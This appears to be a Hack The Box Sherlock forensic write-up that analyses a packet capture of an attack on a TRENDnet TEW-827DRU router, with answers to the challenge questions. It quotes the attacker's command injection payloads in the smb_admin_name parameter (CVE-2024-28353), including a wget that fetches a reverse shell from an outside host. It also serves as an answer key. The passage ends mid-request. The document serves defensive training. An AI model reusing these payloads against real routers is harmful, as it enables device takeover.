



HACKTHEBOX

Trent Writeup



16th January 2025

Prepared by: 0xdf

Machine Author(s): a1l4m

Difficulty: **Medium**

Scenario

The SOC team has identified suspicious lateral movement targeting router firmware from within the network. Anomalous traffic patterns and command execution have been detected on the router, indicating that an attacker already inside the network has gained unauthorized access and is attempting further exploitation.

You will be given network traffic logs from one of the impacted machines. Your task is to conduct a thorough investigation to unravel the attacker's Techniques, Tactics, and Procedures (TTPs).

Description

In this Sherlock, you are asked to investigate a compromised small office home office (SOHO) wireless router using a packet capture.

Artifacts Provided

The download contains a single network capture file:

- `trent.pcap` - `0d33e5c7959f9bc089b35666714cad1a`

Skills Learnt


- Packet capture (PCAP) analysis

Initial Analysis

To begin the analysis, the password-protected ZIP file was unlocked using the password `hacktheblue`.

When given a PCAP file, it helps to start by getting an understanding of the overall scope of the collection, to include the size, the main endpoints involved, and the protocols they are using.


Let's open the given PCAP file in Wireshark and start in the "Statistics" menu. The "Protocol Hierarchy" view shows that this collection is almost entirely IPv4 and mostly TCP:

The image shows the 'Wireshark - Protocol Hierarchy Statistics - trent.pcap' window. It displays a tree view of protocols on the left and a corresponding table of statistics on the right. The table has five columns: Protocol, Percent Packets, Packets, Percent Bytes, and Bytes. The 'Frame' protocol is the root, accounting for 100.0% of packets and 100.0% of bytes. It branches into 'Linux cooked-mode capture' (3.5% bytes) and 'Internet Protocol Version 4' (3.3% bytes). Under 'Internet Protocol Version 4', 'User Datagram Protocol' accounts for 9.3% of packets and 0.1% of bytes, while 'Transmission Control Protocol' accounts for 88.7% of packets and 85.1% of bytes. Under 'Transmission Control Protocol', 'Hypertext Transfer Protocol' accounts for 3.0% of packets and 63.3% of bytes, and 'Transport Layer Security' accounts for 7.9% of packets and 18.8% of bytes. Other protocols like 'Internet Control Message Protocol' and 'Address Resolution Protocol' account for very small percentages of the total data.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	81008	100.0	47677347
Linux cooked-mode capture	100.0	81008	3.5	1651572
Internet Protocol Version 6	1.0	816	0.1	32640
User Datagram Protocol	0.0	21	0.0	168
Multicast Domain Name System	0.0	21	0.0	1129
Transmission Control Protocol	1.0	774	0.0	23220
Internet Control Message Protocol v6	0.0	21	0.0	608
Internet Protocol Version 4	98.1	79445	3.3	1588900
User Datagram Protocol	9.3	7558	0.1	60464
Simple Service Discovery Protocol	0.1	84	0.0	14028
QUIC IETF	4.7	3828	7.2	3443627
Network Time Protocol	0.0	10	0.0	480
NetBIOS Name Service	0.1	42	0.0	2676
NetBIOS Datagram Service	0.0	15	0.0	3070
SMB (Server Message Block Protocol)	0.0	15	0.0	1840
SMB MailSlot Protocol	0.0	15	0.0	375
Microsoft Windows Browser Protocol	0.0	15	0.0	550
Multicast Domain Name System	0.1	53	0.0	3243
Dynamic Host Configuration Protocol	0.0	4	0.0	1172
Domain Name System	4.0	3264	0.4	200064
Data	0.3	258	0.2	72584
Transmission Control Protocol	88.7	71885	85.1	40582510
Transport Layer Security	7.9	6396	18.8	8974223
Hypertext Transfer Protocol	3.0	2465	63.3	30185784
Portable Network Graphics	0.1	64	0.7	330980
Online Certificate Status Protocol	0.1	50	0.0	14034
Media Type	0.0	1	0.0	49
Line-based text data	0.5	434	60.7	28963083
HTML Form URL Encoded	0.0	22	0.0	6888
eXtensible Markup Language	0.0	3	0.0	6384
Compuserve GIF	0.1	48	0.1	46740
Internet Control Message Protocol	0.0	2	0.0	172
NetBIOS Name Service	0.0	2	0.0	100
Address Resolution Protocol	0.9	747	0.1	33930

There's a little DNS and QUIC as UDP. The identified TCP packets are HTTP and TLS (likely HTTPS).

The "Endpoints" view, when sorted by the "Packets" column, identifies two IP addresses in the private 192.168.10.0 network, and one in 192.168.110.0:




Wireshark · Endpoints · trent.pcap

Ethernet	IPv4 · 60	IPv6 · 9	TCP · 1692	UDP · 770			
Address	Packets ^	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	
192.168.10.2	54,578	24 MB	23,219	2 MB	31,359	22 MB	
192.168.10.1	54,577	24 MB	31,414	22 MB	23,163	2 MB	
192.168.110.136	17,553	13 MB	7,280	997 kB	10,273	12 MB	
127.0.0.1	11,628	21 MB	5,816	10 MB	5,812	10 MB	
34.117.121.53	7,077	4 MB	3,974	4 MB	3,103	409 kB	
127.0.0.53	2,794	290 kB	1,395	158 kB	1,399	132 kB	
172.217.171.228	2,097	2 MB	1,262	2 MB	835	106 kB	
142.250.201.3	1,685	2 MB	1,194	2 MB	491	88 kB	
172.217.171.206	1,205	1 MB	879	1 MB	326	46 kB	
142.250.201.2	679	611 kB	452	586 kB	227	25 kB	
34.149.100.209	666	707 kB	399	685 kB	267	21 kB	
192.168.110.2	470	67 kB	211	41 kB	259	26 kB	
38.122.20.251	278	229 kB	140	217 kB	138	11 kB	
142.251.37.225	227	111 kB	121	97 kB	106	14 kB	
142.250.200.232	217	195 kB	139	187 kB	78	8 kB	
142.250.203.226	199	95 kB	103	75 kB	96	21 kB	
172.67.192.57	192	132 kB	109	122 kB	83	11 kB	
213.227.153.231	189	53 kB	91	37 kB	98	16 kB	
172.217.171.238	180	118 kB	104	105 kB	76	14 kB	
142.251.37.170	177	90 kB	97	77 kB	80	13 kB	
216.58.212.99	172	125 kB	98	113 kB	74	12 kB	

The rest are likely websites being viewed, or software being updated. We can start with a focus on these three hosts as likely the internal assets in the network we're investigating. It is unclear if the attacker is coming from inside or outside of the network.

Identify Attack

The first TCP stream (0) is 192.168.10.2 loading `login_pic.asp` from 192.168.10.1, which claims to be a TEW-827DRU:



A quick search shows this is a TRENDnet AC2600:

TEW-827DRU



TRENDnet

<https://www.trendnet.com> › wifi › TEW-827DRU

AC2600 StreamBoost™ MU-MIMO WiFi Router

TEW-827DRU (Version v1.0R). Quad-stream AC2600: 1733 Mbps WiFi AC + 800 Mbps WiFi N bands; MU-MIMO boosts performance in a busy home; StreamBoost™ Low latency ...



Amazon.com

<https://www.amazon.com> › TRENDnet-Performance-Be...

TRENDnet AC2600 MU-MIMO Wireless Gigabit Router ...

BUILT FOR BUSY HOMES: MU-MIMO technology enables the router to processes multiple data streams simultaneously, increasing real-time WiFi performance when multiple devices access the network.

3.8 ★★★★★ (454) · **\$60.18** \$65 · Free delivery · 30-day returns · In stock



PCMag

<https://www.pcmag.com> › ... › Wi-Fi Routers

Trendnet AC2600 StreamBoost MU-MIMO WiFi Router ...

Oct 28, 2016 — The **TEW-827DRU** is an 802.11ac router powered by a 1.4GHz dual-core processor. It can reach theoretical speeds of 800Mbps on the 2.4GHz band and ...

Pros and cons: Very fast throughput in testing · User interface needs work · File-transfer write speeds could ... · [View full list](#)

4.0 ★★★★★ · Review by John R. Delaney · \$59.99 to \$60.18

Given that we're investigating a compromised SOHO router, this is a likely target. Adding a filter to look at only this router, (`ip.addr==192.168.10.1`) and re-running the "Endpoints" view shows that 192.168.10.2 is really the only host that interacts with it:

Wireshark · Endpoints · trent.pcap				
Ethernet	IPv4 · 3	IPv6	TCP · 791	UDP · 5
Address ▾	Packets	Bytes	Total Packets	
192.168.10.1	54,577	24 MB	54,577	
192.168.10.2	54,522	24 MB	54,578	
192.168.10.255	55	8 kB	55	

Questions

1. From what IP address did the attacker initially launched their activity?

The analysis above shows 192.168.10.2 is interacting with the SOHO router. The analysis to answer the remaining questions will show that this is the attacking IP.

Answer: 192.168.10.2

2. What is the model name of the compromised router?

The JavaScript in the HTML page in the introduction analysis shows setting a variable `model` to the string "TEW-827DRU".

Answer: TEW-827DRU

3. How many failed login attempts did the attacker try before successfully logging into the router?

The login attempt is an HTTP POST request to `/apply_sec.cgi` :

```
Wireshark · Follow TCP Stream (tcp.stream eq 45) · trent.pcap

POST /apply_sec.cgi?csrf_token=2c80x6CR642j9lA36G28379kz4F086W2 HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Origin: http://192.168.10.1
Connection: keep-alive
Referer: http://192.168.10.1/login_pic.asp
Upgrade-Insecure-Requests: 1

html_response_page=%2Flogin_pic.asp&login_name=YWRtaW4%3D&log_pass=YWRtaW4%3D
&action=do_graph_auth&login_n=admin&tmp_log_pass=&graph_code=&session_id=4338
3HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
, max-age=-1
X-UA-Compatible: IE=edge, chrome=1
Content-type: text/html

F66
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3
.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html lang="en-US" xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-US">
<head>
```

The password is sent base64 encoded:

```
$ echo "cGFzc3dvcmQ=" | base64 -d
password
```

Adding a filter for the target IP and HTTP POST requests (`ip.addr==192.168.10.1` and `http.request.method==POST`) shows three posts to `/apply_sec.cgi` before it switches to something else:

Protocol	Length	Info
HTTP	772	POST /apply_sec.cgi?csrf_token=2c80x6CR642j9lA36G28379kz4F086W2 HTTP/1.1
HTTP	820	POST /apply_sec.cgi?csrf_token=48jy752jYoe9Uda00mc910524U83XuJ2 HTTP/1.1
HTTP	805	POST /apply_sec.cgi?csrf_token=I92dt1474t1yN0tB47e8I400Tjr7531Y HTTP/1.1
HTTP	882	POST /apply.cgi?csrf_token=tq4920j19khWmc86W20r14203h9703H4 HTTP/1.1 (app
HTTP	926	POST /apply.cgi?csrf_token=pxu22Px4kAqFv1aP1y00mjy79mjYoxT6 HTTP/1.1 (app
HTTP	959	POST /apply.cgi?csrf_token=1d8i9Bg9U258F4l03192aq14253VKH36 HTTP/1.1 (app
HTTP	958	POST /apply.cgi?csrf_token=FV753gv25yka068kzp1T208192apFu20 HTTP/1.1 (app

There's a bunch of requests for images, stylesheets, and scripts after each requests. We can update the filter to not show those with `http.request` and `ip.addr==192.168.10.1` and not `http.request.full_uri` matches `"(gif|png|css|js|bmp)$"`, which now shows the flow:

```
Info
GET /login_pic.asp HTTP/1.1
POST /apply_sec.cgi?csrf_token=2c80x6CR642j9lA36G28379kz4F086W2 HTTP/1.1
POST /apply_sec.cgi?csrf_token=48jy752jYoe9Uda00mc910524U83XuJ2 HTTP/1.1
POST /apply_sec.cgi?csrf_token=I92dt1474t1yN0tB47e8I400Tjr7531Y HTTP/1.1
GET /index.asp HTTP/1.1
GET /device_status.xml HTTP/1.1
GET /adm_status.asp HTTP/1.1
GET /device_status.xml HTTP/1.1
GET /device_status.xml HTTP/1.1
GET /adm_syslog.asp HTTP/1.1
GET /adm_settings.asp HTTP/1.1
GET /smbserver.asp HTTP/1.1
POST /apply.cgi?csrf_token=tq4920j19khwMc86W20r14203h9703H4 HTTP/1.1 (ap
```

After the third POST to login, it loads `index.asp`, and then proceeds to load other admin pages. Following the third POST stream shows a different response as well, showing a successful login. So the number of failed attempts is two.

Answer: 2

4. At what UTC time did the attacker successfully log into the routers web admin interface?

The third POST request is the successful login. The packet details under "Frame" have the UTC time:

```

- Frame 22826: 805 bytes on wire (6440 bits), 805 bytes captured (6440 bits)
  Encapsulation type: Linux cooked-mode capture v2 (210)
  Arrival Time: May  1, 2024 11:53:27.758634000 EDT
  UTC Arrival Time: May  1, 2024 15:53:27.758634000 UTC
  Epoch Arrival Time: 1714578807.758634000
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000524000 seconds]
  [Time delta from previous displayed frame: 0.000524000 seconds]
  [Time since reference or first frame: 100.685083000 seconds]
  Frame Number: 22826
  Frame Length: 805 bytes (6440 bits)
  Capture Length: 805 bytes (6440 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: sll:ethertype:ip:tcp:http:urlencoded-form]

```

Answer: 2024-05-01 15:53:27

5. How many characters long was the password used to log in successfully?

In that same data view for the same packet, there's the "HTML Form" data:

```

- Linux cooked capture v2
- Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.1
- Transmission Control Protocol, Src Port: 57744, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
  - Form item: "html_response_page" = "/login_pic.asp"
  - Form item: "login_name" = "YWRtaW4="
  - Form item: "log_pass" = ""
  - Form item: "action" = "do_graph_auth"
  - Form item: "login_n" = "admin"
  - Form item: "tmp_log_pass" = ""
  - Form item: "graph_code" = ""
  - Form item: "session_id" = "4152"

```

We've already observed that the base64-encoded password is sent in the `log_pass` field. In this case, it's empty.

Answer: 0

6. What is the current firmware version installed on the compromised router?

Shortly after login there's a request to `/adm_status.asp` . In the body, towards the bottom, the firmware version is given:

```
<td class="CR"><span id="fwVer">2.10 , 11, Jan, 2022</span></td>
```

Answer: 2.10

7. Which HTTP parameter was manipulated by the attacker to get remote code execution on the system?

Let's update the filter to look only at POST requests, as that's the most common way to submit data to the server (`http.request.method==POST`). After the three login requests, there are POSTs sent to `/apply.cgi` . The first POST body looks like:

```
▶ Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "ccp_act" = "set"
  ▶ Form item: "html_response_return_page" = "smbserver.asp"
  ▶ Form item: "action" = "samba36"
  ▶ Form item: "usbapps.config.smb_admin_pass" = "admin"
  ▶ Form item: "usbapps.config.smb_admin_name" = "admin"
  ▶ Form item: "usbapps.config.smb_enable" = "0"
  ▶ Form item: "samba.@samba[0].name" = "USBSHARE"
  ▶ Form item: "samba.@samba[0].workgroup" = "WORKGROUP"
  ▶ Form item: "samba.@samba[0].description" = ""
  ▶ Form item: "reboot_type" = "reboot"
  ▶ Form item: "reboot_type" = "application"
  ▶ Form item: "1714578917222" = "1714578917222"
```

The next one is similar, but there's a command injection attempt in the `usbapps.config.smb_admin_name` parameter:

```
▶ Hypertext Transfer Protocol
▶ HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "ccp_act" = "set"
▶ Form item: "html_response_return_page" = "smbserver.asp"
▶ Form item: "action" = "samba36"
▶ Form item: "usbapps.config.smb_admin_pass" = "admin"
▶ Form item: "usbapps.config.smb_admin_name" = "admin`whoami`"
▶ Form item: "usbapps.config.smb_enable" = "1"
▶ Form item: "samba.@samba[0].name" = "USBSHARE"
▶ Form item: "samba.@samba[0].workgroup" = "WORKGROUP"
▶ Form item: "samba.@samba[0].description" = ""
▶ Form item: "reboot_type" = "reboot"
▶ Form item: "reboot_type" = "application"
▶ Form item: "1714578957726" = "1714578957726"
```

The backticks in most Linux shell environments will run the commands between them in a subshell.

Answer: `usbapps.config.smb_admin_name`

8. What is the CVE number associated with the vulnerability that was exploited in this attack?

Searching for the parameter plus the model number and version returns the NVD entry for [CVE-2024-28353](#):

CVE TEW-827DRU 2.10



National Institute of Standards and Technology (.gov)

<https://nvd.nist.gov/vuln/detail/CVE-2024-28353>



CVE-2024-28353 Detail - NVD

Mar 15, 2024 — There is a command injection vulnerability in the TRENDnet **TEW-827DRU** router with firmware version 2.10B01. An attacker can inject commands into the post ...

Without the firmware version number, we'll find a lot of posts about similar 2021 CVEs. Looking at the details, the vulnerability is described as:

There is a command injection vulnerability in the TRENDnet TEW-827DRU router with firmware version 2.10B01. An attacker can inject commands into the post request parameters `usbapps.config.smb_admin_name` in the `apply.cgi` interface, thereby gaining root shell privileges.

Answer: `CVE-2024-28353`

9. What was the first command the attacker executed by exploiting the vulnerability?

This is answered in the analysis from question 7.

Answer: `whoami`

10. What command did the actor use to initiate the download of a reverse shell to the router from a host outside the network?

The next few POST requests are trying to download a reverse shell. The first looks like this:

```
Form item: usbapps.config.smb_admin_pass = admin
Form item: "usbapps.config.smb_admin_name" = "admin`wget http://35.159.25.253:8000/a1l4m.sh`"
Form item: "usbapps.config.smb_enable" = "0"
```

Then the attacker tries again leaving off the trailing backtick. Something fails, and they have to log in again, and then try the same initial download command again.

Answer: `wget http://35.159.25.253:8000/a1l4m.sh`

11. Multiple attempts to download the reverse shell from an external IP failed. When the actor made a typo in the injection, what response message did the server return?

In the second attempt to download the reverse shell, the actor left off the trailing backtick:

```
action = samba36
"usbapps.config.smb_admin_pass" = "admin"
"usbapps.config.smb_admin_name" = "admin`wget http://35.159.25.253:8000/a1l4m.sh"
"usbapps.config.smb_enable" = "1"
"samba.@samba[0].name" = "USBSHARE"
```

Following that stream, the message is "Access to this resource is forbidden":

```
POST /apply.cgi?csrf_token=FV753gV25yka068kzp1T208192apFu20 HTTP/1.1
Host: 192.168.10.1
Content-Length: 372
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.10.1
Referer: http://192.168.10.1/smbserver.asp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

